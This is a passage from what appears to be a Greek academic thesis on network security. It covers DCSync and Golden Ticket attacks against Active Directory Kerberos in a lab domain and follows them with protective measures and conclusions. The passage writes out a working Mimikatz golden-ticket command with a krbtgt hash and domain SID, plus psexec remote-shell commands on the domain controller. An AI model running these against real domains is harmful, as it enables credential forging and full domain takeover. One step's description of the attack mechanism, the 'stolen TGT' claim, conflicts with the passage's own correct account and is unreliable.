Εικόνα 32: Ο επιτιθέμενος ανοίγει το Mimikatz και τρέχει την εντολή για να βρει τον κατακερματισμό krbtgt.



Εικόνα 33: Ο επιτιθέμενος ανοίγει το Mimikatz και τρέχει την εντολή για να βρει τον κατακερματισμό krbtgt.



Εικόνα 34: Ο επιτιθέμενος ανοίγει το Mimikatz και τρέχει την εντολή για να βρει τον κατακερματισμό krbtgt.

Η στόχευση ενός λογαριασμού διαχειριστή με το DCSync μπορεί επίσης να παρέχει το ιστορικό κωδικών πρόσβασης του λογαριασμού (σε μορφή κατακερματισμού). Δεδομένου ότι υπάρχουν καταχωρημένα LMHashes, μπορεί να είναι δυνατό να τα σπάσει ο επιτιθέμενος και να αποκτήσει πληροφορίες σχετικά με τη στρατηγική κωδικού πρόσβασης που χρησιμοποιεί ο διαχειριστής. Αυτό μπορεί να δώσει στον εισβολέα το προνόμιο να μαντέψει τον επόμενο κωδικό πρόσβασης που χρησιμοποιεί ο διαχειριστής εάν χαθεί η πρόσβαση (Sean Metcalf , 2015).

Όταν ο αντίπαλος έχει παραβιάσει έναν κατάλληλο λογαριασμό, μπορεί να χρησιμοποιήσει το απομακρυσμένο πρωτόκολλο υπηρεσίας αναπαραγωγής καταλόγου (DRS) για την αναπαραγωγή πρόσθετων διαπιστευτηρίων και άλλων δεδομένων από την υπηρεσία καταλόγου Active Directory (Netwrix Corporation, 2021). Αφού ένας επιτιθέμενος έχει στην κατοχή του αυτά τα δεδομένα όπως θα παρουσιαστεί και παρακάτω σε επόμενο κεφάλαιο μπορεί να πραγματοποιήσει και άλλες επιθέσεις στο πρωτόκολλο Kerberos.

Μέτρα προστασίας για την επίθεση DCSync

Η επίθεση DCSync αντιπροσωπεύει μια σοβαρή απειλή για την ασφάλεια των περιβαλλόντων Windows, καθώς επιτρέπει σε επιτιθέμενους να αντλήσουν ευαίσθητες πληροφορίες από το Active Directory χωρίς την ανάγκη για ανταλλαγή κωδικών πρόσβασης. Για να αντιμετωπίσουν αυτήν την απειλή, οι διαχειριστές συστημάτων πρέπει να υιοθετήσουν συνολικές προσεγγίσεις ασφαλείας. Το παρόν κεφάλαιο εξετάζει μερικά από τα βασικά μέτρα προστασίας που μπορούν να ληφθούν για την αποτροπή και τον περιορισμό της επίθεσης DCSync.

1. **Περιορισμός Πρόσβασης και Κατάλληλη Κατανομή Δικαιωμάτων**: Ένα από τα πρώτα βήματα για την προστασία από την επίθεση DCSync είναι ο περιορισμός των δικαιωμάτων πρόσβασης. Κατά τη δημιουργία λογαριασμών χρηστών και ομάδων, οι διαχειριστές πρέπει να αναθέτουν μόνο τα απαραίτητα δικαιώματα για την εκτέλεση των εργασιών τους. Επίσης, τα δικαιώματα που απαιτούνται για τη διαχείριση Active Directory πρέπει να

χορηγούνται με σύνεση και με βάση την αρχή της ελάχιστης προνομιούχας πρόσβασης.

2. **Εφαρμογή Αυστηρών Κανόνων Κωδικών Πρόσβασης:** Η χρήση ισχυρών κωδικών πρόσβασης είναι ζωτικής σημασίας για την προστασία των λογαριασμών. Οι διαχειριστές πρέπει να υποχρεώνουν τη χρήση πολύπλοκων κωδικών πρόσβασης που περιλαμβάνουν συνδυασμούς γραμμάτων, αριθμών και συμβόλων. Επίσης, πρέπει να υιοθετηθούν κανόνες για την τακτική αλλαγή των κωδικών πρόσβασης.
3. **Συνεχείς Αναθεωρήσεις Δικαιωμάτων:** Οι διαχειριστές πρέπει να πραγματοποιούν τακτικές αναθεωρήσεις των δικαιωμάτων χρηστών και ομάδων στο Active Directory. Αυτό διασφαλίζει ότι οι χρήστες διατηρούν μόνο τα απαραίτητα δικαιώματα για την εκτέλεση των εργασιών τους και ότι τα παλιά δικαιώματα αφαιρούνται όταν δεν είναι πλέον απαραίτητα.
4. **Ενεργοποίηση Παρακολούθησης Ασφαλείας:** Η παρακολούθηση ασφαλείας είναι καίριας σημασίας για την ανίχνευση ανωμαλιών στο Active Directory. Οι διαχειριστές πρέπει να ενεργοποιούν την παρακολούθηση γεγονότων και να εξετάζουν τα αποτελέσματα για ενδείξεις πιθανών επιθέσεων. Η προληπτική ανίχνευση αποτελεί κρίσιμο στοιχείο για την πρόληψη και αντιμετώπιση της επίθεσης DCSync.
5. **Εκπαίδευση των Χρηστών:** Η εκπαίδευση των χρηστών είναι επίσης σημαντική για την αντιμετώπιση των επιθέσεων κοινωνικής μηχανικής που μπορεί να οδηγήσουν σε αποκάλυψη ευαίσθητων πληροφοριών. Οι χρήστες πρέπει να κατανοούν τη σημασία της προσεκτικής χρήσης διαπιστεύσεων και των κωδικών πρόσβασης.

Με την εφαρμογή αυτών των μέτρων προστασίας, οι οργανισμοί μπορούν να ενισχύσουν την ασφάλεια τους έναντι της επίθεσης DCSync και άλλων παρόμοιων απειλών. Η συνεχής παρακολούθηση, εκπαίδευση και εφαρμογή βέλτιστων πρακτικών ασφαλείας αποτελούν τα βασικά συστατικά μιας αποτελεσματικής προσέγγισης για την προστασία των πόρων του Active Directory.

Επίθεση Golden Ticket στο Kerberos


Το πρωτόκολλο Kerberos, που χρησιμοποιείται ευρέως σε περιβάλλοντα Windows, παρέχει αποτελεσματική αυθεντικοποίηση μεταξύ χρηστών και υπηρεσιών. Ωστόσο, η ασφάλεια του Kerberos μπορεί να διακυβευθεί με τη χρήση επιθέσεων όπως η "Golden Ticket". Σε αυτό το κεφάλαιο, θα εξεταστεί τι είναι η επίθεση Golden Ticket, πώς λειτουργεί και ποια μέτρα προστασίας μπορούν να ληφθούν για τον περιορισμό αυτής της απειλής.

Η επίθεση αυτή δεν είναι εύκολο να επιτευχθεί, αλλά οι έμπειροι επιτιθέμενοι μπορούν να εκμεταλλευτούν τις αδυναμίες του Kerberos για να δημιουργήσουν ένα χρυσό εισιτήριο. Μια επίθεση με χρυσό εισιτήριο είναι εξαιρετικά επικίνδυνη. Ο εισβολέας όχι μόνο ανατρέπει τις κανονικές ροές εργασιών ελέγχου ταυτότητας, αλλά μπορεί να αποκτήσεις και απεριόριστη πρόσβαση σε οποιονδήποτε λογαριασμό ή πόρο σε έναν τομέα της υπηρεσίας καταλόγου Active Directory.

Ένα χρυσό εισιτήριο είναι ένα πλαστό TGT (Ticket Granting Ticket) που δημιουργήθηκε με ένα κλεμμένο κλειδί KDC (Key Distribution Center). Ένα χρυσό εισιτήριο δίνει τη δυνατότητα στον εισβολέα να δημιουργήσει μια ψεύτικη ταυτότητα διαχειριστή τομέα για να αποκτήσει πρόσβαση σε οποιαδήποτε υπηρεσία σε έναν τομέα. Το KDC εμπιστεύεται αυτόματα ένα TGT που είναι κρυπτογραφημένο με ένα κλειδί KDC. Αλλά η κλοπή του κλειδιού KDC δεν είναι εύκολο κατόρθωμα. Για να γίνει αυτό, ένας εισβολέας πρέπει να εγκατασταθεί στο δίκτυο, να κλιμακώσει τα προνόμιά του και να θέσει σε κίνδυνο το DC (Domain Controller). Όλα αυτά τα βήματα απαιτούν εμπειρία και χρόνο. Αλλά αυτή η επίθεση μπορεί να διευκολυνθεί με τη βοήθεια εργαλείων, όπως το Mimikatz ή το Empire, που έχουν σχεδιαστεί για την εκμετάλλευση του Kerberos.

Με το Mimikatz, ο εισβολέας μπορεί να παρακάμψει το βήμα της παραβίασης του DC για να κλέψει τον κατακερματισμό λογαριασμού KRBTGT (κλειδί KDC) με μια τεχνική που ονομάζεται DCSync. Με το κλεμμένο κλειδί KDC, το Mimikatz βοηθά τον εισβολέα να δημιουργήσει ένα χρυσό εισιτήριο με ψεύτικο όνομα χρήστη και PAC (Privileged Attribute Certificate), καθορίζοντας τα δικαιώματα διαχειριστή

τομέα για αυτό το όνομα χρήστη. Ο εισβολέας παρακάμπτει το αρχικό βήμα της αίτησης του TGT από το KDC και ζητά απευθείας ένα εισιτήριο TGS για μια υπηρεσία, όπως ένα κοινόχρηστο στοιχείο διαχείρισης ή μια σημαντική βάση δεδομένων. Το KDC εμπιστεύεται το χρυσό εισιτήριο και δημιουργεί ένα εισιτήριο TGS με το ψεύτικο PAC (Kirsten Gantenbein, 2021).



Εικόνα 35: Πως λειτουργεί η επίθεση Golden Ticket.

Πώς Λειτουργεί η Επίθεση Golden Ticket

1. **Κλοπή TGT:** Ο επιτιθέμενος καταφέρνει να κλέψει το Ticket Granting Ticket (TGT) από έναν χρήστη με υψηλά προνόμια, συνήθως με χρήση ψηφιακών εργαλείων όπως το Mimikatz.
2. **Δημιουργία Golden Ticket:** Χρησιμοποιώντας τον κλεμμένο κωδικό TGT, ο επιτιθέμενος δημιουργεί ένα πλαστό εισιτήριο, το οποίο ονομάζεται "Golden Ticket". Αυτό το εισιτήριο περιλαμβάνει πληροφορίες σχετικά με τα δικαιώματα πρόσβασης που διαθέτει ο χρήστης.
3. **Αυθεντικοποίηση και Πρόσβαση:** Ο επιτιθέμενος με το Golden Ticket αυθεντικοποιείται στο Active Directory χωρίς να χρειάζεται ο πραγματικός κωδικός πρόσβασης. Επιπλέον, το Golden Ticket του επιτρέπει να αποκτήσει πρόσβαση σε όποια υπηρεσία επιθυμεί, παριστάνοντας έναν εξουσιοδοτημένο χρήστη.

Το Golden Ticket αναφέρεται ως ένα είδος επίθεσης που εκμεταλλεύεται το σύστημα εκχώρησης εισιτηρίων του Kerberos για τη δημιουργία πλαστών εισιτηρίων που παρέχουν πρόσβαση μεγάλης διάρκειας σε υπηρεσίες στο περιβάλλον του Active Directory. Ουσιαστικά είναι για μια επίθεση pass-the-ticket, αλλά πρόκειται για ένα συγκεκριμένο εισιτήριο που αφορά έναν κρυφό λογαριασμό που ονομάζεται KRBTGT, ο οποίος είναι ο λογαριασμός που κρυπτογραφεί όλα τα άλλα εισιτήρια.

Ένα χρυσό εισιτήριο παρέχει στον επιτιθέμενο διαπιστευτήρια διαχειριστή χωρίς λήξη για οποιονδήποτε υπολογιστή στο δίκτυο και αυτό είναι κάτι που την καθιστά εξαιρετικά επικίνδυνη επίθεση (Αναστάσης Βασιλειάδης, 2022).

Εντολές για την επίθεση

Σε αυτήν την τελευταία επίθεση, ο επιτιθέμενος θα εκμεταλλευτεί τον κατακερματισμό NTLM του λογαριασμού krbtgt για να δημιουργήσει ένα εισιτήριο TGT χρησιμοποιώντας το Mimikatz. Για να εκτελέσει αυτήν την επίθεση, χρειάζεται τον κατακερματισμό λογαριασμού krbtgt (τον οποίο και παρουσιάστηκε πως μπορεί ένας κακόβουλος να αποκτήσει από την προηγούμενη επίθεση), καθώς και το SID τομέα.

Θα χρησιμοποιηθεί ο λογαριασμός που δημιουργήθηκε για την επίθεση DCSync και ο επιτιθέμενος έτσι θα δημιουργήσει ένα Golden Ticket με το Mimikatz.

Τώρα εκτελείται από τη γραμμή εντολών η ακόλουθη εντολή psexec64.exe

\\dc.asimina.local cmd , όπου το asimina θα πρέπει να αντικατασταθεί με το όνομα τομέα και το dc με το όνομα του ελεγκτή τομέα. Εάν ο επιτιθέμενος, έχει πλαστογραφήσει σωστά το εισιτήριο TGT, θα πρέπει να μπορεί να συνδεθεί στον ελεγκτή τομέα (δηλ., απομακρυσμένο κέλυφος).

Για να βρει κάποιος το SID ακολουθεί τα παρακάτω βήματα:


Το Αναγνωριστικό ασφαλείας ή το SID είναι ένας μοναδικός αριθμός αναγνωριστικού που εκχωρείται σε κάθε χρήστη, ομάδα ή υπολογιστή των Windows στο δίκτυο που ελέγχεται από τον τομέα.

- Στα windows 10 πληκτρολογεί το εξής σε cmd: whoami /all για να βρεθεί ο τομέας SID που θα χρειαστεί σε παρακάτω εντολή.

  C:\Windows\system32>**whoami /all**

  USER INFORMATION

  User Name SID
  ========== ==========
  asimi\extended S-1-5-21-3432668484-190059196-1493643663-1112



Εικόνα 36: Εντολή whoami /all για να βρεθεί ο τομέας SID.

Αφού ο επιτιθέμενος θέσει σε κίνδυνο τον κατακερματισμό του κωδικού πρόσβασης KRBTGT, γίνεται χρήση του εργαλείου Mimikatz για να πλαστογραφήσει το εισιτήριο στο Kerberos. Στη συνέχεια, μπορεί να χρησιμοποιήσει το πλαστό εισιτήριο για να αποκτήσει πρόσβαση σε πόρους που είναι ενσωματωμένοι στο Kerberos.

Επειδή το TGT είναι υπογεγραμμένο και κρυπτογραφημένο με τον πραγματικό κατακερματισμό κωδικού πρόσβασης KRBTGT, οποιοσδήποτε ελεγκτής τομέα θα το


αποδεχθεί ως απόδειξη ταυτότητας και θα εκδώσει εισιτήρια για την υπηρεσία χορήγησης εισιτηρίων (TGS).

Τα Golden Tickets είναι πλαστά Ticket-Granting Tickets (TGT), που ονομάζονται επίσης εισιτήρια ελέγχου ταυτότητας. Όπως φαίνεται, δεν υπάρχει επικοινωνία AS-REQ ή AS-REP (βήματα 1 & 2) με τον ελεγκτή τομέα. Δεδομένου ότι ένα Golden Ticket είναι ένα πλαστό TGT, αποστέλλεται στον ελεγκτή τομέα ως μέρος του TGS-REQ για να λάβει ένα εισιτήριο υπηρεσίας.


Ξεκινάει η επίθεση με την παρακάτω εντολή με την οποία ο επιτιθέμενος δηλώνει αρχικά ποια επίθεση θέλει να κάνει με το εργαλείο και στην περίπτωση αυτή την golden. Έπειτα φτιάχνει έναν πλαστό χρήστη τον cursed δηλώνει επίσης και το domain name καθώς και το SID, μετά δηλώνει το id: 500 που αφορά τις επιδώσεις των windows και τέλος δηλώνει με το ptt ότι πρόκειται για μία pash the ticket επίθεση και να κάνει παράκαμψη εισιτηρίου.

- mimikatz # **kerberos::golden /user:cursed /domain:asimina.local /sid:-1-5-21-3432668484-190059196-1493643663 /krbtgt:f634b3ca2d061d2ebd78627667d18417 /id:500 /ptt**

  User : cursed
  Domain : asimina.local
  ServiceKey: f634b3ca2d061d2ebd78627667d18417 - rc4_hmac_nt
  Lifetime : 6/3/2023 12:38:43 PM ; 5/31/2033 12:38:43 PM ; 5/31/2033 12:38:43 PM
  -> Ticket : ** Pass The Ticket **
  * EncTicketPart generated
  * EncTicketPart encrypted
  * KrbCred generated
  Golden ticket for 'cursed @ asimina.local' successfully submitted for current session




Εικόνα 37: Δημιουργία Golden Ticket στο Kerberos.



Εικόνα 38: Επιβεβαιώνεται ότι υπάρχει το εισιτήριο που μόλις φτιάχτηκε.

Αφού επιβεβαιώθηκε ο επιτιθέμενος πως υπάρχει το εισιτήριο που έφτιαξε, έπειτα τρέχει την ακόλουθη εντολή για να δει αν έχει απομακρυσμένη πρόσβαση στο σύστημα του χρήστη και σαν αποτέλεσμα βλέπει πως έχει.

- **\\10.20.20.229\ cmd.exe**



Εικόνα 39: Με την εντολή αυτή πλέον έχει ο κακόβουλος πρόσβαση στο σύστημα του χρήστη.

Μέτρα προστασίας για την επίθεση Golden Ticket

Στο σημερινό περιβάλλον εργασίας με γρήγορους ρυθμούς, οι χρήστες αναμένεται να χρησιμοποιούν την ψηφιακή τους ταυτότητα για να συναλλάσσονται γρήγορα και με ασφάλεια.

Η ασφάλεια που βασίζεται στην ταυτότητα πρέπει να αποτελεί αναπόσπαστο μέρος της στρατηγικής κυβερνοασφάλειας μιας επιχείρησης ή ενός δικτύου, καθώς οι παράγοντες απειλών συνεχίζουν να εκμεταλλεύονται μεθόδους επίθεσης όπως η επίθεση Golden Ticket. Κάποια μέτρα πρόληψης και προστασίας από μία τέτοια επίθεση είναι τα ακόλουθα:

1. **Καταγραφή Συμβάντων:** Ενεργοποίηση της λειτουργίας καταγραφής συμβάντων στο Active Directory για την παρακολούθηση της δραστηριότητας, ιδίως όσον αφορά τις αλλαγές κατά τη διάρκεια της αυθεντικοποίησης.
2. **Εφαρμογή Αρχών Ελάχιστης Προνομιούχας Πρόσβασης:** Εφαρμογή της αρχής της ελάχιστης προνομιούχας πρόσβασης, δίνοντας στους χρήστες και τους διαχειριστές μόνο τα απαραίτητα δικαιώματα.
3. **Κρυπτογραφική Προστασία:** Εφαρμογή μέτρων ασφάλειας όπως η κρυπτογράφηση των εισιτηρίων Kerberos, προστατεύοντας έτσι τα δεδομένα κατά τη μεταφορά τους.
4. **Καταστροφή Κλεμμένων Διαπιστεύσεων:** Εάν υπάρξει ύποπτη δραστηριότητα, η άμεση ανίχνευση και απόκριση είναι ζωτικής σημασίας. Πρέπει να καταστραφούν οι κλεμμένες διαπιστεύσεις και να γίνεται ανανέωση των εισιτηρίων.
5. **Τακτική ενημέρωση του κωδικού πρόσβασης KRBTGT**: Η αλλαγή του κωδικού πρόσβασης δύο φορές διασφαλίζει ότι οποιοδήποτε εισιτήριο υπογράφεται με κλεμμένο κλειδί KDC θα ακυρωθεί. Το DC αποθηκεύει δύο εκδόσεις του κωδικού πρόσβασης KRBTGT (μια τρέχουσα και προηγούμενη έκδοση), που επιτρέπει στο KDC να ελέγχει εάν ένα μη έγκυρο TGT έχει κλειδί KDC που ταιριάζει με έναν προηγούμενο κωδικό πρόσβασης KRBTGT (το αναγνωριστικό συμβάντος των Windows 4769 θα ειδοποιήσει εάν ένα χρυσό δελτίο υποβληθεί σε DC μετά την επαναφορά του κωδικού πρόσβασης KRBTGT δύο φορές).
6. **Να γίνεται συχνή επιβεβαίωση ότι τα DC προστατεύονται καλά περιορίζοντας τον αριθμό των λογαριασμών με δικαιώματα διαχειριστή τομέα**: Πρέπει να γίνεται επιβεβαίωση ο αριθμός των διακομιστών στους οποίους συνδέεται ένας διαχειριστής τομέα και να γίνεται επίσης εκχώρηση

δικαιωμάτων διαχειριστή σε προσαρμοσμένες ομάδες διαχειριστών (Kirsten Gantenbein, 2021).

7. **Οι οργανισμοί θα πρέπει να εφαρμόσουν ολοκληρωμένες λύσεις προστασίας AD** για να μην μπορέσουν οι εισβολείς να πλαστογραφήσουν εισιτήρια και να αναλάβουν την πλήρη κυριαρχία του τομέα (Vikram Navali, 2022).

Σε κάθε περίπτωση, η πρόληψη της επίθεσης Golden Ticket απαιτεί συνεχή παρακολούθηση, καταγραφή και την υιοθέτηση βέλτιστων πρακτικών ασφαλείας σε επίπεδο Active Directory. Η συνδυασμένη χρήση τεχνικών και μέτρων ασφαλείας αποτελεί το κλειδί για την προστασία από αυτόν τον εξελιγμένο τύπο επίθεσης.

Συμπεράσματα

Στο πλαίσιο αυτής της εργασίας, εξετάστηκε ένα μεγάλο εύρος επιθέσεων στο δίκτυο, με έμφαση σε επιθέσεις DDoS, απόπειρες διείσδυσης και επιθέσεις man-in-the-middle. Επίσης παρουσιάστηκαν και επιθέσεις πάνω στο πρωτόκολλο Kerberos.

Η ασφάλεια των δικτύων έχει καταστεί ουσιαστική προτεραιότητα, καθώς οι εξελισσόμενες απειλές απαιτούν αναλυτική κατανόηση και αποτελεσματικές στρατηγικές αντιμετώπισης.

Ανάλυση των Επιθέσεων

1. **Επιθέσεις DDoS:** Οι επιθέσεις DDoS αντιπροσωπεύουν μια σοβαρή απειλή για τη διαθεσιμότητα των υπηρεσιών. Η ανίχνευση και η κρισιμότητα τους απαιτούν τη χρήση προηγμένων μηχανισμών ανίχνευσης, καθώς και τη συνεργασία με παρόχους υπηρεσιών ασφαλείας DDoS.
2. **Απόπειρες Διείσδυσης:** Οι απόπειρες διείσδυσης αναδεικνύουν τη σημασία του εκτεταμένου περιβαλλοντικού ελέγχου. Η συνεχής παρακολούθηση, η αναγνώριση αδυναμιών και η τακτική ενημέρωση των συστημάτων είναι καθοριστικές.
3. **Επιθέσεις Man-in-the-Middle**: Οι επιθέσεις Man-in-the-Middle επισημαίνουν τη σημασία της κρυπτογράφησης και της επαλήθευσης ταυτότητας. Η χρήση πρωτοκόλλων όπως το HTTPS, μαζί με μέτρα πρόληψης όπως το DNSSEC, αποτελούν ουσιαστικά μέσα προστασίας.
4. **Επιθέσεις στο Kerberos:** Οι επιθέσεις στο Kerberos απαιτεί συνδυασμό τεχνικών και οργανωτικών μέτρων για την προστασία του συστήματος αυθεντικοποίησης. Η συνεχής ενημέρωση συστημάτων, κρυπτογράφηση εισιτηρίων, παρακολούθηση συμβάντων, διαχείριση κλειδιών, εκπαίδευση χρηστών, αντιμετώπιση κλοπής διαπιστεύσεων και ο περιορισμός δικαιωμάτων χρήστη είναι αυτά που αποτελούν ουσιαστικά μέτρα προστασίας από τέτοιου είδους επιθέσεις.

Αντιμετώπιση των Επιθέσεων

1. **Ενισχυμένη Υποδομή Δικτύου:** Η επένδυση σε ενισχυμένη υποδομή δικτύου, όπως εξελιγμένα firewalls και συστήματα ανίχνευσης/προστασίας από επιθέσεις, είναι ζωτικής σημασίας για την αντιμετώπιση επιθέσεων DDoS και αποπειρών διείσδυσης.

2. **Εκπαίδευση και Ευαισθητοποίηση**: Η συνεχής εκπαίδευση του προσωπικού σχετικά με τις απειλές και τις βέλτιστες πρακτικές ασφαλείας αυξάνει την ευαισθητοποίηση και μειώνει τον κίνδυνο επιτυχούς επίθεσης.

3. **Εφαρμογή Κρυπτογραφίας και Επαλήθευσης Ταυτότητας:** Η χρήση πρωτοκόλλων κρυπτογράφησης όπως το SSL/TLS και η επαλήθευση ταυτότητας μειώνουν την επιρροή επιθέσεων man-in-the-middle.

Παρακολούθηση και Ανίχνευση

Η συστηματική παρακολούθηση της δικτυακής κίνησης και η χρήση συστημάτων ανίχνευσης επιθέσεων είναι ουσιαστική. Η άμεση αντίδραση σε ύποπτες δραστηριότητες μπορεί να εμποδίσει την εξάπλωση της απειλής πριν προκαλέσει σοβαρές ζημιές στα συστήματα.

Ενίσχυση Προστασίας στο Επίπεδο των Συσκευών

Οι συσκευές που συνδέονται στο δίκτυο, όπως οι υπολογιστές, οι εκτυπωτές και οι συσκευές Internet of Things (IoT), πρέπει να έχουν ενισχυμένα μέτρα ασφαλείας. Οι ενημερώσεις λογισμικού, η χρήση πολύπλοκων κωδικών και η εφαρμογή αρχών least privilege είναι ζωτικής σημασίας.

Εκπαίδευση Χρηστών

Οι χρήστες αποτελούν συχνά τον πιο ευάλωτο κρίκο στην ασφάλεια. Η εκπαίδευσή τους για την αναγνώριση φαινομένων κοινωνικής μηχανικής, την

προσεκτική χρήση κωδικών και την αναφορά ύποπτων δραστηριοτήτων είναι απαραίτητη.

Κρίσιμη Υποδομή και Υπηρεσίες Cloud

Η μετάβαση προς υπηρεσίες cloud απαιτεί επίσης ενισχυμένα μέτρα ασφαλείας. Η προστασία των δεδομένων κατά τη μεταφορά και την αποθήκευση, καθώς και η διαχείριση ταυτοποίησης, είναι αναγκαίες για τη διασφάλιση της ασφάλειας σε αυτό το περιβάλλον.

Συνεχής Εκσυγχρονισμός

Η ασφάλεια του δικτύου είναι μία συνεχής πρόκληση, λόγω της εξέλιξης των τεχνολογιών και των απειλών. Η εφαρμογή πολιτικών και τεχνικών ενημερώσεων είναι απαραίτητη για τη διατήρηση μιας αποτελεσματικής στρατηγικής ασφαλείας.

